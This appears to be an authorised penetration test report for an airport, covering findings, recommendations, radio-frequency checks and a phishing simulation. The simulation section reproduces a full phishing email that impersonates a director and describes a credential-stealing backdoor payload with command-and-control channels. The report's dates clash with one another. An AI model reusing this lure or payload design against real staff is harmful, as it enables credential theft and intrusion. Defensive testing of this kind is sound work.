Robert A. Kalka

Metropolitan Skyport

Penetration Test Report
January 12-14, 2023
Finals-XX

CONFIDENTIAL // TLP:RED

Table of Contents

Executive Summary

Synopsis

On January 12 & 13, 2024, Finals-XX conducted a follow-up penetration test for the Robert A. Kalka Metropolitan Skyport (RAKMS) to assess remediations and provide additional depth to our initial one-day assessment on November 11, 2023.

As documented in this report, our team identified critical security deficiencies that put RAKMS' operations and their clients, both airlines and passengers, at significant risk. Notably we identified 58 new technical findings in the Critical and High risk categories, as well as 16 findings that we confirmed had not been remediated since the initial engagement in November. These findings are prioritized with recommended remediations that focus on dramatically improving RAKMS' overall security posture contextualized within the aviation industry, with a focus on approaches that maximize efficiency at minimal cost and institutional change.

Remediations

RAKMS' significant remediations since November result in a notably improved security posture. Network segmentation significantly reduces attackers' ability to cause broad impact given vulnerabilities, aggressive account lockouts protect privileged accounts, and secure software frameworks block many vulnerabilities.

Key Findings

We have identified the following systemic deficiencies within the RAKMS infrastructure:

- Unauthenticated access to mission critical cyber-physical systems
- Exposed sensitive financial and personally identifiable information
- Insufficient Windows Active Directory security controls
- Failure to properly store and manage sensitive authentication data

Our assessment substantiates that a moderately sophisticated threat actor could pose a profound risk to RAKMS through the disruption of business operations, exfiltration of sensitive data, and jeopardizing passenger safety.

Security Recommendations

Finals-XX recommends the following high-level mitigations to address the most dire attack vectors, improving RAKMS' resilience to attack and keeping your passengers, personnel, and aviators safe.

- Deploy authorization and authentication for internal services;
- Continue to implement further network segmentation and isolation for critical systems;
- Set and enforce strong password policy for all users and services;
- Implement a consistent update and


patching strategy for all machines

Methodology and Coverage

In this engagement, Finals-XX interrogated the in-scope RAKMS networks for vulnerabilities and misconfigurations, assessing threat to business critical operations. Our high level objectives include:

- Analyze RAKMS' network facing commercial and open-source services.
- Evaluate RAKMS' custom applications.
- Assess RAKMS' Windows Active Directory environment.
- Develop a deep understanding of RAKMS' technology stack and how it operates to enable the business. Identify and target the most critical services within that stack

Our team employs a lightweight methodology customized from the widely leveraged Penetration Testing Execution Standard (PTES).



Engagement Scope and Coverage

RAKMS' IT team gave Finals-XX access to the company's environment through VDI systems. The team was provided with six Windows hosts (10.0.254.101 - 106) and six Kali Linux hosts (10.0.254.201 - 206).

Our assessment tested four RAKMS network ranges and two special domains, listed below:

- Corporate Network (10.0.0.0/24);
- User Network (10.0.1.0/24);
- Train Network (10.0.20.0/24);
- Guest Network (10.0.200.0/24).
- AWS Environment
- Anomalous radio emissions

After compromising the Exchange Server, the team was able to pivot to and access all Windows hosts within the Corporate Network. Domain Admin was also leveraged to exfiltrate user information stored within the RAKMS network. Additionally, the team made use of exposed web services on Linux hosts across the networks to access private customer data and control systems for physical infrastructure.

Radio Frequency Engagements

Over the course of our assessment, our team was requested to participate in two testing engagements involving radio frequency emissions. The first engagement was an investigation of intermittent signals found on the RAKMS premises. Using a HAM radio, we were able to quickly locate the signal emitter by traversing the premises and observing the relative signal strength and clarity. Ultimately, the source of the emissions was likely not a major threat to RAKMS operations, although it still required removal from the premises, it might have been causing interference with equipment communicating within its frequency range. The ultimate source was a plush toy with a small radio emitting signals in the HAM band found hidden under a table on the third floor.


The second engagement was an investigation of the radio controlled baggage claim system, which is likely susceptible to a replay attack. In our

limited time for our engagement, we were only able to pull recordings using an RTL-SDR of the equipment's transmissions near 433 megahertz. We were able to use the provided web application to transmit an arbitrary hex code that we were then able to see in our demodulated recording. At a later engagement, we would be happy to continue in this investigation to further reverse engineer and attempt a replay attack, which could be critical to the safe operation of the baggage claim system.

Finals-XX wishes to once again express their gratitude and to credit the success of this engagement to RAKMS' responsiveness, cooperation, courtesy, and professionalism.

Strategic Recommendations

Critical Attack Path



Observed Strengths

It is important to note that the network contained a number of effective security measures. Finals-XX lists some relevant examples below:

- RAKMS' network segmentation and ACLs heavily restricted the attack surface and visibility of the corporate network, providing a high degree of security while these protections were in place
- Account lockout and password age policies on the corporate Active Directory domain are appropriately set to block brute-force attacks
- Linux computers had up-to-date system software and locked-down and secure SSH environments, for which Finals-XX was unable to obtain credentials despite compromising other parts of RAKMS' environment. This reflects good credential hygiene.
- The guest network in particular had up to date software and strong security

Key Opportunities For Improvement

Windows Domain Defense

The corporate Active Directory environment has multiple, high-severity pathways to domain takeover. Some are caused by out-of-date software, and others are caused by misconfigurations. Further, multiple Windows accounts, including important, high-privilege service accounts, have weak and easily guessable passwords.

Finals-XX strongly recommends a comprehensive Windows security strategy, including:

1. Adopt a patching strategy, by which RAKMS' Windows environment can regularly be updated to install all security patches in a timely manner while managing downtime and risk.
2. Enforce password complexity and length policies via Active Directory.
3. Adopt secure baseline policies such as Microsoft's Security Compliance Toolkit and Baselines,[1] including disabling deprecated authentication and security protocols.

Web Application Implementation

Multiple custom web applications throughout the environment suffer implementation flaws, ranging in impact up to significant user data exposure and

[1] https://www.microsoft.com/en-us/download/details.aspx?id=55319

potential physical infrastructure disruption. Most are simple OWASP Top 10[2] flaws like SQL injection and local file inclusion.


While addressing the identified implementation findings is important, we believe RAKMS has a further opportunity to establish processes and a baseline for secure development of its custom, differentiating applications.

Finals-XX recommends the following:

1. Institute software development practices conducive to high-quality code, including mandatory code review, and training of engineers on the OWASP Top 10 vulnerabilities and secure coding practices.
2. Deploy a web-application firewall in front of all production web applications, as one component of a multi-layered web security strategy.
3. Utilize established frameworks and libraries which have been vetted for security, to simultaneously enable rapid development and to easily employ security by default and discourage inadvertent insecure development.

[2] https://owasp.org/www-project-top-ten/

Network Diagram



Social Engineering Simulation

As a part of the engagement, our firm conducted a phishing simulation to test RAKMS' resilience against social engineering attacks. Since our analysts were not given the identity of the target beforehand and knew they had to act quickly once they received the target, the team prepared a context that would be applicable to anyone in the organization: software updates. Our plan of attack is outlined below.

Part 1 - Planning

- The specific context created for the email was that a mandatory software update was being deployed to further the corporate initiative - discovered during our team's OSINT research - of preserving vulnerable polar bear populations by applying eco-friendly energy settings to all RAKMS machines.
- Our firm crafted an executable payload that recipients of the phishing email were instructed to run. Though ostensibly an eco-optimizing utility, it really had two functions: launch a username/password prompt under this premise, which transmits entered credentials to the team; and reliably establish a backdoor, allowing us to access the victim's computer account and computer data. The payload was custom software written in Golang, which uses multiple techniques to install persistence and to attempt to communicate exfiltrated credentials, as well as command-and-control traffic, with our firm's hosts.
- We used publicly-available OSINT research to determine appropriate internal authorities to cite – the email drew on Remy Mercer's authority for initiatives for corporate responsibility and on Ted Striker's authority for technological matters. Subsequently, we chose to impersonate Ted Striker: as the Director of Security and Technology, he would be a plausible sender of a utility to be installed on all corporate architecture.
- In keeping with the Principles of Persuasion in social engineering, the team also appealed to urgency and kindness within the context.[3] A two-hour deadline was set for recipients to install the software.

Part 2 - Setup and Execution

- At the start of the engagement, the team was given the name and email of the target, and provided access to RAKMS' environment. We configured the malware payload to use the RAKMS-internal penetration test infrastructure and avoid leaking data outside the company environment.

---

[3] Jones, Keith S., et al. "How Social Engineers use Persuasion Principles during Vishing Attacks." Information and Computer Security 29.2 (2021): 314-31. ProQuest. Web. 14 Jan. 2023.

- At 9:30 AM on January 13th, we were given the go-ahead by the RAKMS team to send the phishing email. Earlier in the engagement, we were able to gain access to the corporate mail server, allowing us to impersonate Ted Striker.
- We confirmed the email was received by the target at 10:27 AM.

[Action Required] RAKMS EarthAlly™ Launch

Ted Striker
Today, 10:27 AM
Parsleigh Calder

Reply all

RAKMS Eco-Optimizer.rar
823 KB

Show all 1 attachments (823 KB) Download

Robert A. Kalka
Metropolitan Skyport

Greetings Team!

I hope you're having a delay-free Saturday. Please read this email carefully as it contains important steps you must complete during your current shift.

We're thrilled to announce the launch of the **RAKMS EarthAlly™ campaign** - spearheaded by our Community Outreach Coordinator Remy Mercer – which champions corporate responsibility and channels our collective force through a new computer utility which seamlessly optimizes your power and sleep settings based on individual usage patterns and real-time electrical grid metrics.

RAKMS EARTH ALLY™

Airports are a major consumer of commercial power, and our coordinated efforts can make a meaningful contribution to reducing our ecological footprint, helping to preserve the planet and protect vulnerable cornerstone species like the polar bear, which has been acutely impacted by climate uncertainty.

Given its import to our mission, installation of this update is required immediately. Please download the attached *RAKMS Eco-Optimizer Utility*, unzip the program, and double-click to run on all your assigned computers. If you do not see the application attached, please reply to this email promptly so we may resolve this issue. Once executed, you will need to enter your RAKMS credentials, verifying you've installed this important update and adding your name to the prestigious "standing ov-aviation" leaderboard! To reach our goal, you must complete this task ASAP, and we will reach out to anyone with a non-compliant computer within the next 2 hours.

We encourage you to contact us if you run into any issues with this utility and thank you for your steadfast support of this critical effort – every eco-optimized computer can make a difference!


Aviation regards,

Ted Striker


The "RAKMS EarthAlly" phishing email.

Payload Design

The custom payload was designed to convincingly impersonate an internal eco-optimizing utility. Its' title and GUI were designed accordingly to support this ruse. Upon launch, it installed itself persistently and started a backdoor to connect to our command-and-control servers. More overtly, it prompted for a user's credentials, ostensibly to credit the user for installing the mandatory sustainability tool. Upon obtaining credentials, it sent them to our team, waited for a brief period of time, and prompted the user with an "Access Denied" message to use another account's credentials. Its covert channels included TCP and DNS-based channels for communicating with our infrastructure.




The "RAKMS Software Updater" credential phishing prompt.



The repeated prompt, encouraging additional credentials to be entered.

Regulatory

As a regional airport, the RAKMS business spans several heavily-regulated sectors including aviation, and handles heavily-regulated data including Personally Identifiable Information (PII) for employees and travelers and medical information of pilots. Relevant regulatory bodies such as the Federal Aviation Administration (FAA), the Transportation Safety Administration (TSA), and the Cybersecurity and Infrastructure Security Agency (CISA) have long focused on ensuring the continued safe operation of airports and the transportation sector as a whole. 